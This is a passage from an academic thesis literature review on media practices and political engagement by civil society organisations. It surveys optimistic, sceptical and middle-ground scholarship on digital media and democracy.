processes I am investigating under the notion of engagement. As equal positioning of all actors in decision-making processes appears to be unrealistic it is suitable to take a cautious distance from idealised notions like Pateman's (1970) depiction of full participation. In recent years the notion of "participatory culture" has become a popular notion to answer questions concerning the social and political transformations taking place. Participation is an ambiguous notion that is hailed as the saviour when democracy appears to be in difficult times and at the same time critiqued for feeding the commercial system (Goldberg 2010). "Participatory culture" incorporates such a large number of different practices and ideologies moving between descriptive and normative definitions and ranging from minimalist to maximalist variations that the term 'has become an empty signifier often used in very superficial ways' (Jenkins & Carpentier 2012: 2) that does no longer make clear what people are actually participating in. When conceptualised in conclusive ways participation remains a valuable concept for considering, for example, citizens' interaction with contemporary media environments (Carpentier 2012; Dahlgren 2013) and ways how people link to political movements (Della Porta & Rucht 2013). Yet, it is less fruitful when considering how civil society organisations interact with politics and how they take part in establishing democratic constellations – which stands in the focus of this research. Accordingly, the leading notion that guides this thesis is engagement as it is a fruitful conception when looking at the existing links between organisational actors and politics, which is understood as 'the ensemble of practices, discourses and institutions which seek to establish a certain order' (Mouffe, 2000: 101). As will be further underlined in the third chapter of this thesis, engagement is also a particularly helpful term when looking at the links between organisational actors and politics from a temporal perspective.

The accentuation of active creation of political culture is also performed by scholars who underline that '[t]he domain of "democracy" is now more likely to extend (and increasingly does extend) to institutions and practices outside of institutionalized politics' (Warren 1996: 250). Further concretising this tendency, Peter Dahlgren (2009: 118) has pointed out that new practices and traditions can and must evolve to ensure that democracy does not stagnate. Democracy, according to Dahlgren, is something that is done in various contexts and there are many ways of '*doing* democracy' (Dahlgren 2003: 159). From a practice-oriented point of view the retreat from formal political processes is not necessarily a sign of political disaffection or apathy. As Dahlgren illustrates in his recent writing on *The Political Web*, the rise of non-conventional forms of political engagement might just as well be understood as 'a political act, a considered and rational

response under prevailing circumstances’ (Dahlgren 2013: 13). Theoretical and empirical accounts convincingly suggest that democratic constellations are not experiencing general political fatigue, but are in fact witnessing the emergence of new routes and paths to engagement.

From a more historical perspective, recent occurrences can be interpreted as an intensification of a process that first arose with the political developments of dissent in Eastern Europe in the 1980s (Offe 1987). One can notice, then, that sceptical accounts of the “state of democracy” are accompanied by reasonable voices emphasising that ‘narrow categories must give way to a more diverse understanding of democratic activities’ (Rosanvallon 2008: 17). In accordance with the notion that political engagements is in transformation, democratic theorists have emphasised the rise of ‘supervising’ (Rosanvallon 2008) or ‘monitoring’ (Keane 2009) abilities by citizens. Both terms signify active modes of involvement, a synecdoche for the chastening of power, signifiers that underscore the importance of subjecting bodies of decision-making to permanent public scrutiny and control (Rosanvallon 2008: 57–61; Keane 2009: 688–9). These extra-parliamentary power-monitoring institutions supplementing representative forms include public integrity mechanisms, judicial activism, blogging and other unprecedented forms of media scrutiny (Keane 2009: xxvii; Rosanvallon 2008: 66–71). Rosanvallon, in referring to a tradition of sceptical philosophy, considers the questioning of government action as ‘the essence of constructive democratic politics’ (Rosanvallon 2008: 164). Dahlgren fittingly refers to such engagements as “alternative democracy” to point to ‘efforts aimed at attaining social change by democratic means while circumventing electoral politics’ (Dahlgren 2013: 4). WikiLeaks’ disclosure of US foreign policy documents is a fitting example of what such critical monitoring of governments and corporate interests can look like in, possibly, its most radical form. These accounts act as helpful points of reference as they explore the diffusion of non-conventional forms and sites of democratic engagement and bring them in close contact with contemporary media technologies and infrastructures.

Empirical research on the diversification of political expression reveals that political activism has been transformed by ‘a diversification in the *agencies* (the collective organizations structuring political activity), *repertoires* (the actions commonly used for political expression), and the *targets* (the political actors that participants seek to influence)’ (Norris 2002: 215–6). In her writing on the ongoing displacement of politics Nortje Marres (2005) brings these two aspects – emerging actors and modes of engagement – together skilfully. Her approach is particularly helpful as it complements idealistic models of democracy by underlining how

today the locations in which democratic politics are enacted are not just multiple but also partial and contested, and that so too are the subjects and forms of doing democracy (Marres 2005: 16). Recognising that democracy does not exist as a political system as such but is pursued by a wide range of actors and through a wide range of engagement practices allows one to shift the focus from rather abstract democratic theories to an investigation of the actual *engagement practices* by *concrete actors* within specific *democratic constellations*. Taking such an approach seriously, the field of media and communication studies is a particularly fruitful area of investigation to further understanding of how engagement practices by emerging actors contribute to the formation of democratic constellations. Why this is the case will be further explicated in the following section

## 2.2 Media practices in everyday life

Many discussions around the crisis or revival of democratic constellations today relate in one way or another to the social, cultural and political role of “new media”. Following the intensifying pervasiveness of media technologies and infrastructures over the past decade, scholars have intensified their preoccupation with how social interactions (Berger and Luckmann 1967) change when media communication becomes a fundamental part of it (Couldry 2012). In his classical writing *The Media and Modernity* John Thompson highlighted how communicative transmissions and exchanges involve ‘the creation of new forms of action and interaction in the social world, new kinds of social relationships and new ways of relating to others and to oneself’ (Thompson 1995: 4). Media, in other words, play a central part in ‘the provision and selective construction of social knowledge, of a social imaginary, through which we perceive the “worlds,” the “lived realities” of others, and imaginarily reconstruct their lives and ours’ (Hall 1977: 340–1). Speaking in general terms, media are ‘all those communicative technologies, ranging from handwriting to television and electronic mail, that allow people to get messages across to one another without face-to-face co-presence’ (Hannerz 1996: 19). Media, in other words, are a constitutive part of the very formation of cultures and societies *per se*.

As this thesis is not the place – considering its focus and spatial limitation – to provide a full historical survey a good starting point to reflect on the more recent developments related to “media” is the appearance of the world’s most used computer network, the internet. What began as an US academic research project in 1969 saw rapid global growth after its commercialisation in 1994, with more than 2 billion people around the globe using it today. Central applications like

email and the Web make the internet a potent network to communicate audio, video, writing and interactive content. In particular, the Web has become indispensable for making new social acquaintances and cultivating old friendships, for keeping up-to-date with world affairs and a whole raft of interactions that constitute our daily routines today. To explain the rise and pervasiveness of the world wide web it is enough to go back in time to 2004, a time before Facebook, Twitter, LinkedIn, YouTube and numerous other 'platforms' (Gillespie 2010), which only ten years later share more than 1 billion users and account for around a quarter of internet traffic. The dominance of major so-called 'social media' (see van Dijck 2013) is by no means merely a "Western" phenomenon. In densely populated countries like China (Weibo and QZone) online platforms facilitate and intensify the exchange of data, affects, and money in equivalent ways.

Considering the continuing excitement around "new" media it is worth revisiting the fact that different forms of collaborative and interactive media not only predate today's "social media" but also the web. The use of intranets, electronic bulletin board systems, audio-text chat lines and videotext forums transformed the relation between audience, producer, source and receiver of messages and information from the 1980s into the 1990s (Rafaeli and LaRose 1993). These 'collaborative media' (Rafaeli and LaRose 1993) already exemplified a hybrid form of interpersonal and mass communication. In this context it is helpful to take into consideration historically coined depictions that consider media as 'socially realized structures of communication, where structures include both technological forms and their associated protocols, and where communication is a cultural practice' (Gitelman 2008: 7). This approach also relativises the "newness" of a given technology by tracing its origins. Take, for example, the metamorphosis of the telephone into the mobile phone into an all-purpose computing device. From this perspective, current developments that have seen the displacement of 'the traditional dualism of mass and interpersonal forms of communication' by 'interactive, networked forms of communication' (Livingstone 2009: 1) are better considered an intensification than an unprecedented novelty.

Paralleling, and in strong interrelation with, the spread of the internet, the widespread, discrete embeddedness of computing technology and communications media in everyday life has become an increasingly global phenomenon. Echoing classic definitions of infrastructure many platforms and devices today fade into the background having become generic, unquestioned infrastructures for communication and social interaction (van Dijck 2013: 68; Star and Ruhleder 1996). Nowadays, personal cameras, for example, are common equipment for documenting just about everything, from banal day-to-day

activities like driving a car and lifestyle-related sensations like extreme sport to previously largely inaccessible situations like war scenarios. At the same time, more than ever before urban public spaces are saturated by media – from visible large-scale LED screens and public information systems, through to commercial advertising and personal media like mobile phones, to invisible but omnipresent satellite surveillance systems (Berry et al. 2013). Using and interacting with a wide range of digital technologies and infrastructures has become a vital component of the way people deal with and shape their day-to-day lives (Hepp 2012). This is to point to media change as an ongoing process that goes hand in hand with the shifting of societal constellations (Meyrowitz 1985). Institutional political routines are no exception in this regard. Suzi LeVine, US diplomatic representative for Switzerland and Liechtenstein, recently became the first US ambassador to swear her oath of office using a Kindle Touch. Besides such rather banal examples one can also point to the fact that in the world's largest democracies – India, Brazil and the United States – citizens cast their vote on digital voting machines.

To deepen understandings of how people make use of particular media, scholars have recently joined the 'practice turn' of sociologists (Schatzki et al. 2001). In place of rather detached investigation of media contents or media effects, practice-oriented approaches move human acting into the foreground of analysis (Bräuchler and Postill 2010). As Nick Couldry emphasises, in a media-saturated world one needs to develop an approach that 'starts not with media texts or media institutions, but with practice – not necessarily the practice of audiences, but media-oriented practice, in all its looseness and openness' (Couldry 2004: 119). In a widely adopted definition, a social practice is described as a 'routinized way in which bodies are moved, objects are handled, subjects are treated, things are described and the world is understood' (Reckwitz 2002: 250). Although a wide range of practices have a routinised form, social actors may also invent new practices or redefine existing ones (Reckwitz 2002). Practice-oriented analysis is a promising approach for deepening our understanding of how contemporary combinations of competence, material and meaning are enacted and reproduced because it allows us to see what people actually do with media and how media-related practices intersect with other social practices.

The larger value of practice theory for media sociology 'is to ask open questions about what people are doing and how they categorise what they are doing, avoiding the disciplinary or other preconceptions that would automatically read their actions as, say, "consumption" or "being-an-audience"' (Couldry 2004: 125). In more concrete terms, media-related practices are understood in an inclusive way, referring 'to how different "forms" altogether build a more complex and

socially situated “pattern” of acting with media’ (Couldry 2012: 34). Bringing together the above-mentioned understandings, Alice Mattoni defines media practices as,

(1) both routinised and creative social practices that; 2) include interactions with media objects (such as mobile phones, laptops, pieces of paper) and media subjects (such as journalists, public relations managers, other activists); (3) draw on how media objects and media subjects are perceived and how the media environment is understood and known. (Mattoni 2012: 159)

Mattoni’s inclusive definition is particularly advantageous as it allows the incorporation of a variety of activities that range from mundane to highly complex practices which in one way or another relate to or are explicitly embedded in pre-existent social practices. One can think of Iranian youth exchanging mobile phone numbers during traffic jams and flirting with each other via text messages. Similarly, one can think of terrorist networks relying on complex communicative actions that include handwritten documents as well as hidden codes in public websites. Uploading content to file-sharing websites is as much included in the notion of media practices as is updating profiles on online platforms as are more expert-oriented practices like coding and programming. The entanglement of a diversity of media-related practices, as the last part of Mattoni’s (2012) depiction suggests, points to the notion of “media environment” as a conceptual term central to deepening understandings of how people engage with their social and political surroundings.

The ethnologist Hermann Bausinger in his essay on ‘Media, Technology and Daily Life’ was one of the first to address the notion of media environment by formulating the following research objectives.

(1) To make a meaningful study of the use of the media, it is necessary to take different media into consideration. [...] (2) As a rule the media are not used completely, nor with full concentration. [...] (3) The media are an integral part of the way the everyday is conducted. [...] (4) It is not a question of an isolated, individual process, but of a collective process. [...] (5) Media communication cannot be separated from direct personal communication. (Bausinger 1984: 349–50)

More recently, with the converging nature of the internet and the entanglement of diverse types of media outlets, researchers have further operationalised this analytical framing. The relevance of treating media as integrated, interconnected



environments rather than a list of discrete objects is emphasised by Couldry who says that ‘an older division of the space of media and communications research around particular media (television, radio, film and so on) is now of strictly limited value’ (Couldry 2013: 1024). The notion of media environment, then, has two analytical benefits. First, it takes into account how media are best understood in their converged, digital and hybrid form where the dichotomy between producers and users is constantly being blurred (Jenkins 2006; Chadwick 2013). Second, it allows us to see different channels and platforms of communication as interdependent and the simultaneous presence of a multiplicity of media technologies and infrastructures (Madianou and Miller 2013; Mattoni 2012). Theoretical explorations of and empirical research on media environments point to more or less amorphous clusters that are defined by a whole set of actors – journalists, audiences, activists, media organisations, publics, consumers, producers, and hybrid forms.

One possible limitation of media environment as an analytical frame is its tendency to merge everything together without leaving enough room for making analytical distinctions. This potential “deficit” is counterbalanced by the fact that the notion strongly relies on *practice-oriented* conceptualisations. Here again Mattoni (2013) makes an important contribution by highlighting how, during her research on grassroots mobilisation against precarity in Italy, two types of media practice emerged. First, media knowledge practices – related to the development of knowledge about the media environment – and second, relational media practices – oriented towards interaction with media technologies, media outlets and media professional (Mattoni 2013: 47–9). The strength of bringing practice-oriented approaches into dialogue with the notion of media environment is that it allows researchers to apply a wide-angle lens that takes into account the blurred boundaries between media-related practices, mediation and mediatization.

In accordance with the interdependence of social and media change, it can be argued that at least since Western modernity, politics and media environments correlate with each other. Consider, for example, the use of broadcasting and leaflets as mass-mobilisation tools in Nazi Germany. Martín-Barbero unpacks this entanglement of political and media change by explaining that ‘politics are a sort of social fabric where social actors negotiate their identities through interaction’ (Martín-Barbero 2006: 284). His assertion positions communication, and along with it, mediated communication as central for the creation of political culture. This entanglement of politics and media-related practices, scholars argue, has never been as advanced as it is today. ‘The rapid diffusion of new communication technologies creates a pressing need to rethink the complex and multifaceted

forces that are reshaping the political communication environments of the western democracies' (Chadwick 2013: 3). Tellingly, it has become far from controversial to state that media environments play their part in the formation of political constellations in general, and the way individual and collective actors organise, mobilise and engage with politics in particular. Yet, while scholars agree that with the shifting prominence of media environments in the social world there are emerging patterns of political engagement to investigate, there continues to be stark disagreement about the actual significance, character and consequences of these engagements. Indeed, as I will discuss in the following paragraphs, scholars and observers have drawn, in overly enthusiastic to entirely sceptical ways, all kinds of conclusions about the relation of actors' media-related practices and the configuration of democratic constellations.

### **2.3 From sceptics and optimists**

In its possibly most optimistic form, cybernetic utopians like Stewart Brand envisioned society as a place where "old" forms of political organisation become unnecessary because computer networks would create a global society without central control (see Turner 2006). As Fred Turner (2006) has made clear, in the late 1980s and early 1990s many internet advocates – amongst them scholars, technology experts, public officials, journalists and business leaders – understood the internet as a new network of networks free of institutional constraints, creating an idyllic environment for individual liberty. During the course of the 1990s the decline of this first-wave cyber-utopianism saw its more modest continuity in the rise of the network metaphor, which has been advanced most notably by Manuel Castells (2000). Writings that consider the network the prime category to understand networked individualism in general (Rainie and Wellman 2012) and political transformations in particular (Castells 2012) still enjoy a broad popularity. The strength of this line of argument is its emphasis on growing interconnections amongst individuals through mediated communication. Yet, from a theoretical point of view, the weakness of the network metaphor is that it tends to overstress the notion of the network to the detriment of all other aspects of social, cultural and political life and therefore homogenises the diversity of very different phenomena. From a more politically oriented perspective, one danger of the network argument, as Natalie Fenton and Veronica Barassi (2011) have argued convincingly, is the equation of democracy with individualistic use of technology.

An extension of the cyber-utopian and network argument is the more recent proclamation that due to the seemingly autonomous and non-hierarchical nature of media environments politics and contemporary engagement practices are no

longer in need of organisation (Shirky 2009). Echoing the notion that organisation has become redundant, writings on social movements argue that individually expressive personal action frames displace collective action frames (Bennett and Segerberg 2013). Optimistic observers see the availability and use of contemporary media technologies and infrastructures engendering egalitarian and decentralised networks that have no need of leadership and allow for new forms of political engagement (Bennett et al. 2014; Castells 2012). The Occupy movement is the proto-type of such a crowd-enabled network. While Lance Bennett and his colleagues acknowledge that ‘there is a core group of more active participants and that the contribution of this core is highlighted and amplified by the crowd’ (Bennett et al. 2014: 250) they emphasise hierarchy-free “connective” activism enabled predominantly through mediated communication.

Authors who have looked more closely at the role of media technologies in actors’ organisational challenges, such as coordination, self-structuring and membership negotiations, come to a different conclusion. Anastasia Kavada (2010), for example, explores the role of email lists in the achievement of consensus throughout the 2004 European Social Forum (ESF) in London. She demonstrates that the ESF’s decision-making system involved certain inequalities and exclusions that were not formally acknowledged. Email lists ‘aided in obscuring these exclusions and inequalities by making them more informal and thus less explicit’ (Kavada 2010: 370). Organisational dynamics can also be witnessed across different political collectives where leadership groups construct a basic operational identity by establishing ‘collective names, by coining a series of hashtags, of icons, of internet memes’ (Gerbaudo 2014: 267). The struggle to establish a coherent identity is often accompanied by internal power structures that manifest themselves in physical form – for example, an exclusive space for a core group or media committee – as well as in informational form – for example, restricted access to passwords (Terranova and Donovan 2013). The Facebook and Twitter accounts of Occupy LA, for example, which had tens of thousands of followers, ‘were operated as a “boat” with about six captains, who decided what would be posted and what would be ignored’ (Terranova and Donovan 2013: 300). Even prominent examples like the commons-based peer production Wikipedia, which is often referred to as an amorphous, self-organising formation, has developed hierarchies and orders of some sort that are enforced through leadership, communication norms and censure that ‘seek to strike a balance between stability and open-ended flexibility’ (Kelty 2013: n.p.). Corresponding to these arguments scholars interested in the organisational functioning of social movements have argued that ‘no group makes every single decision by consensus,

and no group offers equal power to anyone who wants it' (Polletta 2004: 8). The manifestation of participatory democracy within movements (Polletta 2004) is widely regarded as difficult to implement, particularly when the scale of the group increases. Lengthy negotiations tend to render movements inflexible, make more difficult for them to respond quickly and less likely to keep a narrow focus on a small set of issues (Sikkink 2002: 312). Conclusive accounts of social movements' internal dynamics demonstrate their struggle to reconcile aspirations to participatory and independent action with persistent needs for coordination and public representation (Melucci 1996: 344–7).

Enthusiasm concerning the disappearance of “organisation” is also subdued by scholars who emphasise that the metaphors of networking, entanglement and the like, might be politically inspiring, but remain one-sided as they assume a world without institutional politics and without structured centres of political resistance (Benhabib 2007: 260). As scholars have pointed out, this continuing presence of hierarchy within movements and institutions across society puts into question the imaginary of the network on which many authors rely (Gerbaudo 2014: 266). Accordingly, there is good reason to question whether ‘connective action’ (Bennett and Segerberg 2013) characterises political engagement at large and whether it is applicable, for example, to engagement practices by civil society organisations that aim to influence concrete political arrangements. Rather than talking of ‘organizing without organizations’ (Shirky 2009) it appears to be more reasonable to argue that contemporary media environments have contributed to the emergence of ‘organizing through different organizations’ (Karpf 2012). In accordance with this line of thought scholars have challenged the notion that digital media render formal organisations irrelevant by showing how people’s attitudes, motivations, goals and digital media use are related to their organisational involvement (Bimber et al. 2012). This is not to argue against the notion that political engagement has changed and that media technologies play their part in this change, but to argue that it remains vital to take into account organisational question when investigating the role non-state actors’ use of media play in contemporary political constellations.

Combining the enthusiasm for networks and the centrality of digital platforms in political life, recent accounts have merged into a new wave of optimism accompanying the spread of “social media” (see van Dijck 2013). This view of dispersed communication power reached its apotheosis in claims made about the revolutionary role of singular platforms during the Arab Spring of 2011 and the rise of networked protest that culminated in the Occupy movement (Castells 2012). As Paolo Gerbaudo’s on-site fieldwork has shown, using interchangeable idioms like

“Twitter revolution” or “Facebook revolution” for the uprisings in Iran, Tunisia and Egypt is an oversimplification that is oblivious to uneven and complicated historical processes (Gerbaudo 2012). The political turmoil in Egypt was far from following a neat topology and did not lead to the outcomes often envisaged by voices proclaiming the revolutionary role of digital media. What this example demonstrates is that the tendency in celebratory accounts of political activism is to see technology not as an independent variable from which other variables – organisational practices, objectives and tactics – depend, but as the only thing that can unite otherwise egotistical rational individuals (Gerbaudo 2014: 266). It is worth noting that Bennett and his colleagues, for example, explicitly talk of ‘technology-enabled crowds’ (Bennett et al. 2014: 255). Accordingly, one of the challenges when analysing what people do with media is to avoid purely technical discussions that tend to reduce actors and engagement practices to technological means. This, again, is not to say that technology does not matter, but to emphasise that ‘technological changes are far from being independent of other dimensions of social existence’ (Boltanski and Chiapello 2005: xix). As scholars from various disciplinary backgrounds outline convincingly (i.e. Sassen 2008; Qiu 2009; Della Porta 2013), one risk of relying on technological readings is to drift towards a processual automatism where growing digital activism overrides existing ways of engaging with politics and (automatically) leads to a more active civil society, which then (again automatically) leads to an extended terrain of empowerment. In this instance the actor’s agency is taken for granted and analysis is solely concerned with the question of how that agency is employed through technical means.

On the opposite side, representing the sceptical point of view, scholars have pointed to growing online power hierarchies that contradict arguments proclaiming the formation of a Habermasian online public sphere (cf. Volkmer 2014).<sup>1</sup> Matthew Hindman (2008), amongst others, presents evidence from the United States – based on internet service provider traffic data, a three-million-Web page survey of link structure among political sites, a census of top bloggers, and systematic data on search engine usage – that online political messages are created and filtered by a small set of elites and media institutions: ‘Paradoxically, the extreme “openness” of the Internet has fueled the creation of new political elites’ (Hindman 2008: 4). This more sceptical account is helpful for pointing out that optimistic accounts often underestimate or even ignore existing power hierarchies within contemporary media environments. This also hints at the

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<sup>1</sup> It is important to keep in mind that in his habilitation treatise, which turned into the seminal publication *Structural Transformation of the Public Sphere* (1989), Habermas criticised the rise of mass media for perpetuating the privatisation of civic life by turning citizens into consumers.

notion that optimistic accounts often leave aside the enduring significance of mainstream media. Although a vast number of people today have access to the internet – about half of the world’s population – access continues to be a political category. The number of people who have access to the newspaper with the widest circulation, public broadcaster or most popular news shows watched by millions remains negligible (Freedman 2014). Put in more operationalised terms, the dynamics concerning who can effectively speak, and be listened to (Couldry 2010), continue to be highly relevant for the making of democratic constellations.

Critics also scrutinise the notion that the ‘wealth of networks’ (Benkler 2006) is increasingly decentralising the structures of production and distribution of information, culture and knowledge. Jodi Dean (2010), for example, sees individual and collective actors being increasingly embedded in capital-oriented communication, entertainment networks and other manifestations of what she terms ‘communicative capitalism’. From this perspective contemporary media environments are corporate paradises, privileging technologies that connect networks of consumers, organise user data and refine surveillance of online identities instead of leading to more political opportunities (Dean 2010). Such all-embracing criticism tends to create an almost inescapable conclusion that disregards constructive and encouraging examples of engagement, as well as existing dichotomies relating to contemporary media environments. All the same, this criticism is valuable as it takes into account the centralisation tendency within platforms and across communication infrastructures generally.

Beyond the platform level, critics have pointed to the infrastructural transformation of the internet *per se*, from a distributed network to a small, centralised web of powerful telecommunication giants and data centres creating digital monocultures (Kelty 2013). While access to information today appears to be dispersed one can simultaneously observe the formation of media oligopolies that range from Google to News Corporation. This trend is intensified as large corporations continue to assimilate upcoming and competing platforms. Over recent years the diversity of online networking services, for example, has shrunk drastically, and in early 2014 Alexa traffic rankings listed only two nonprofit platforms amongst the top 100 most popular websites worldwide – the online encyclopaedia Wikipedia and the blog software WordPress. As Clemencia Rodriguez and her colleagues have put it, ‘Even a radio station powered by solar energy or batteries allows for more autonomy from corporate interests and state surveillance than Facebook, YouTube, or Twitter’ (Rodriguez et al. 2014: 9). Scholars have illustrated the political scope of the interrelation of centralised services and engagement practices, amongst others, by analysing the case of

WikiLeaks. When Amazon, PayPal, and other corporations – following pressure from governmental actors – closed the services they had previously provided for the whistleblower platform in 2010, they deprived WikiLeaks of its domain name and access to necessary funds in the middle of a major release that required both (Hintz 2013). The interplay of the private sector and political elites underlined understandings that actors who are able to control access to infrastructure have turned into important gatekeepers (Hintz 2013: 152). In stark contrast to sentiments proclaiming a hierarchy- and organisation-free setting, these examples implicitly support the notion that ‘No territory, ideal, virtual or physical, exists without a capital (from *caput* head)’ (Debray 2000: 15).

Another line of argument that tempers praise of the internet comes from critical voices arguing that it is difficult, to say the least, to find evidence that the internet is empowering previously excluded groups and bringing about a revitalisation of democracy (Curran et al. 2012). Consider, for example, social equality related to income and the fact that the concentration of wealth has increased over the last twenty years, particularly in the most digitally networked countries (Lee et al. 2014). In a similar, but more simplistic tenor, critics dismiss online-related activities as ersatz activism and avoidance of engagement with “real” politics (see Karpf 2012). This mode of passive political activity is often referred to as slacktivism – a neologism blending the words slacker and activism and denoting an activity in support of a social cause that has little or no practical consequences other than to make the person doing it feel good. Slacktivism critics are certainly right to question the deeper political significance and value of, for example, e-petitions or campaigns that are restricted to mobilising followers online. At the same time it is important to include progressive cases, as some critics in fact do (Curran et al. 2012). In his substantial investigation of US advocacy groups David Karpf (2012) refers to the “MoveOn effect”, which is seen with emerging advocacy organisations that build their reputation and engagement largely on new techniques of fund-raising and mobilisation – slacktivism being only one of them. Karpf (2012) is cautious enough to emphasise that emerging online groups that are reliant on media related practices are by no means taking the place of existing organisations but are broadening the organisational horizon by establishing new engagement practices.

Particularly since the 2000s, the above critiques have been accompanied by voices that contradict equations like ‘authority is weakened when information systems are merged’ (Meyrowitz 1985: 63). Scholarly work increasingly argues that media technologies and infrastructures strengthen existing and establish new authority structures, which have become most visible in the dramatic rise of

surveillance strategies and practices. The growing connection between surveillance and so-called big data, critics argue, has led to a 'collect-everything approach to monitoring and intelligence' (Andrejevic and Gates 2014: 185) by governmental agencies and private corporations alike.<sup>2</sup> In this context it is worthwhile to mention that sociological and historical analyses have convincingly depicted more recent developments as continuous with the exploitation of information that have roots in the latter half of the nineteenth century (Beniger 1986). Not only academics, but also politicians closely follow technological developments with scepticism. Recently Martin Schulz (2014), President of the European Parliament, wrote a dedicated op-ed in which he warned that the conjunction of "big data" and the hysterical exaltation of security have the potential to promote anti-democratic tendencies. Political scandals following Edward Snowden's disclosure of the National Security Agency's spying and surveillance tactics have given further weight to the view and turned debate in this area into an ever more pressing issue.

Sceptical accounts are a valuable reminder that contemporary reconfigurations of democratic constellations do not only imply the potential for empowered agents but also comprise a risk leading to a widening sense and state of powerlessness. The strongly varying pros and cons that have been discussed in the above sections show how broad the range of interpretations, opinions and research findings are in relation to the role media environments play for contemporary political actors. Overall it remains questionable whether, and in what ways, media-related practices allow for the proper realisation of political engagement. Besides the ability for reception and expression, the idea of engagement also requires concrete opportunities for involvement and intervention in local, national and global issues (Dahl 1989; Rosanvallon 2008). It is understood that actors' voices are heard more or less loudly across diverse media environments, but the political outcome depends on whether anyone is listening (Couldry 2010). While the technical issues are changing alongside changes in technological dynamics, the question is whether the practical problem of political action is as well. Following the credo that some of the consequences of media change give rise to optimism while others evoke scepticism, some scholars have decided to strike a balance.

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<sup>2</sup> The OpenNet initiative is an informative source of the latest trends and statistics in this regard.



## 2.4 Steering a middle course

Contrasting both optimists and sceptics who tend to portray media environments either as a quick fix for or as posing a threat to democracy, more cautious observers propose a middle ground. As Henry Jenkins put it in a recent conversation with Couldry on the participatory promise of contemporary culture and politics:

We are long past the point where we can get away with either fully celebratory or fully cynical accounts of the changes that have been set in motion by these shifts in who has access to the means of cultural production and circulation [...] Cyberutopian and cyberdystopian rhetorics mapped too easily onto existing fault lines in critical and cultural studies. (Couldry and Jenkins 2014: 1108–9)

Such a middle-ground perspective strongly echoes the notion that the interdependencies between media and political change are far from straightforward or one-dimensional. It thus avoids negative or positive deterministic projections, proposing a more nuanced reading of the relationship between evolving media environments and political engagement (Dahlgren 2013). Bart Cammaerts (2008) in his substantial critique of participatory online platforms underlines that one should reject one-size-fits-all readings of contemporary media practices. It would be all too easy to regard media exclusively in terms of their democratic and participatory potentials, but Cammaerts emphasises that one 'should thus also acknowledge the limitations of and constraints to these participative and democratic potentials' (Cammaerts 2008: 360). Approaches that push for a more nuanced understanding can be traced back at least to the 1980s.

At a time when the mainframe computer was still considered an emblem of bureaucratisation, Ithiel de Sola Pool (1983) envisioned a decentralised media environment that might strengthen democratic culture by enabling grassroots organisations to circulate their ideas more widely than before. At the same time he warned that, 'In some times and places the even more capacious new media will open wider the floodgates for discourse, but in other times and places, in fear of that flood, attempts will be made to shut the gates' (de Sola Pool 1983: 251). Writing only some years later, Dahl pointed out that: 'Without a conscious and deliberate effort to use the new technology of telecommunications on behalf of democracy, it may be used in ways harmful to democracy' (Dahl 1989: 339). The MacBride Report – written by a UNESCO commission headed by Nobel Peace-prize laureate Seán MacBride – stated in its concluding section: 'Communication can be an instrument of power, a revolutionary weapon, a commercial product, or a means of education; it can serve the ends of either liberation or of oppression, of

either the growth of the individual personality or of drilling human beings into uniformity' (MacBride 1980: 253). One could say the same things about the technologies and infrastructures that support and make possible communicative action.

Practical examples that validate the ambiguous and often contradictory use of media technologies and infrastructures can be seen in many contemporary cases. During the dramatic 2009 post-presidential election protests in Iran, citizens purchased affordable CDs loaded with anti-censorship software, enabling a more or less substantial stream of images and videos on online platforms and mainstream news channels (Sreberny and Khiabany 2010). At the same time, the Iranian regime also used digital media to fortify its surveillance apparatus, as many other authoritarian as well as democratic governments.<sup>3</sup> Deep-rooted contradictions can also be witnessed in other cases. The handful of corporations that are in control of the financially most successful cloud computing services are all running on "open source" software (Kelty 2013). Similarly, the open source operating system Linux, developed and used by software activists to enable free (re)distribution and modification of code, is used by the US Navy to keep its drone fleet in the air.

Scholars have rightfully emphasised that drawing simple relationships between the advent of a new generation of technology and its societal consequences might overlook the contradictory consequences mediation often results in. Robin Mansell (2010) persuasively cautions that it is important to consider the new forms of online activity in relation to their offline consequences for political and social action: 'The notion that empowerment for citizens is the "natural" outcome of the networked relationships that permeate society does not take account of the indeterminate consequences for power relations in society' (Mansell 2010: 6–7). Instead of arguing for a "better" or "worse" world at large, scholars who take the middle ground point to more particular changes taking place in relation to engagement practices. Actors' media-related practices do not happen in a contextual vacuum but are responsive to local needs (Rodríguez 2011) and continue to be affected by societal arrangements like class, age and mobility (Qiu 2009).

At this point, I want pause to glance at the road travelled so far. By way of introduction, I considered the processual nature of democracy. Thereafter, I examined the growing body of literature conceptualising the pervasiveness of media technologies and infrastructures. In this connection, I emphasised the

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<sup>3</sup> As various current examples around the globe illustrate, drawing exact lines between authoritarian governments and fully democratic states is a difficult task.

relevance and persuasiveness of approaches that develop and adapt a media practice perspective. Subsequently, I zeroed in on scholars who address the relation between political dynamics and contemporary media environments. In a last step I have discussed writings that contrast both optimistic and sceptical accounts by promoting a more cautious and balanced approach. Summarising the above empirical and theoretical accounts it is understood that shifting forms of political engagement are accompanied by the diversification of political actors who may differ with regards to access to resources and episodic or enduring engagement (see Fraser 1992). Accordingly, there is need to look more closely at emerging forms and sites of engagement and the actors who develop, perform and maintain these engagements (Marres 2005). To put it in other words, there is need for empirical research into the social and political forms that make positive political actions possible and meaningful (Couldry 2012: 114). Taking the idea that media environments play a vital part in the formation of democratic constellations serious one is well advised to look at what actors actually do with particular media technologies and infrastructures and what their practices mean for their everyday and long-term involvement with politics. The second part of my literature review will now further engage with writings by scholars engaged in the approximation of political science, sociology, social movement and media studies.

## Literature Review (part two)

The chapter initiates with a discussion of democratic theorists who stress that organised actors make important contributions to democratic constellations and form a constitutive part of civil society. Following this discussion the section proceeds with a review of studies that examine the relationship between non-state actors and different media outlets and a discussion of relevant literature that considers the political relevance of mainstream media, mediated visibility, alternative media for actors who aim to co-determine democratic constellations. In this context I discuss recent writings that highlight the ever more substantial role hackers play in contemporary political constellations. The second section reviews writings that emphasise the central importance of legitimacy in societal constellations and focuses on approaches that bring forward a relational understanding of legitimation. The third section engages with accounts that point to the importance of time to bring the means of political engagement to life. The last section argues that despite the useful qualities of the writings discussed throughout this and the earlier chapter a number of important questions remain unresolved. Accordingly, the chapter argues, there is good reason to look at the role civil society organisations' media-related practices play in their ability to establish legitimacy and for sustaining engagement over time. Finally, the last section introduces the research questions informing my thesis.

### 3.1 A pluralisation of actors

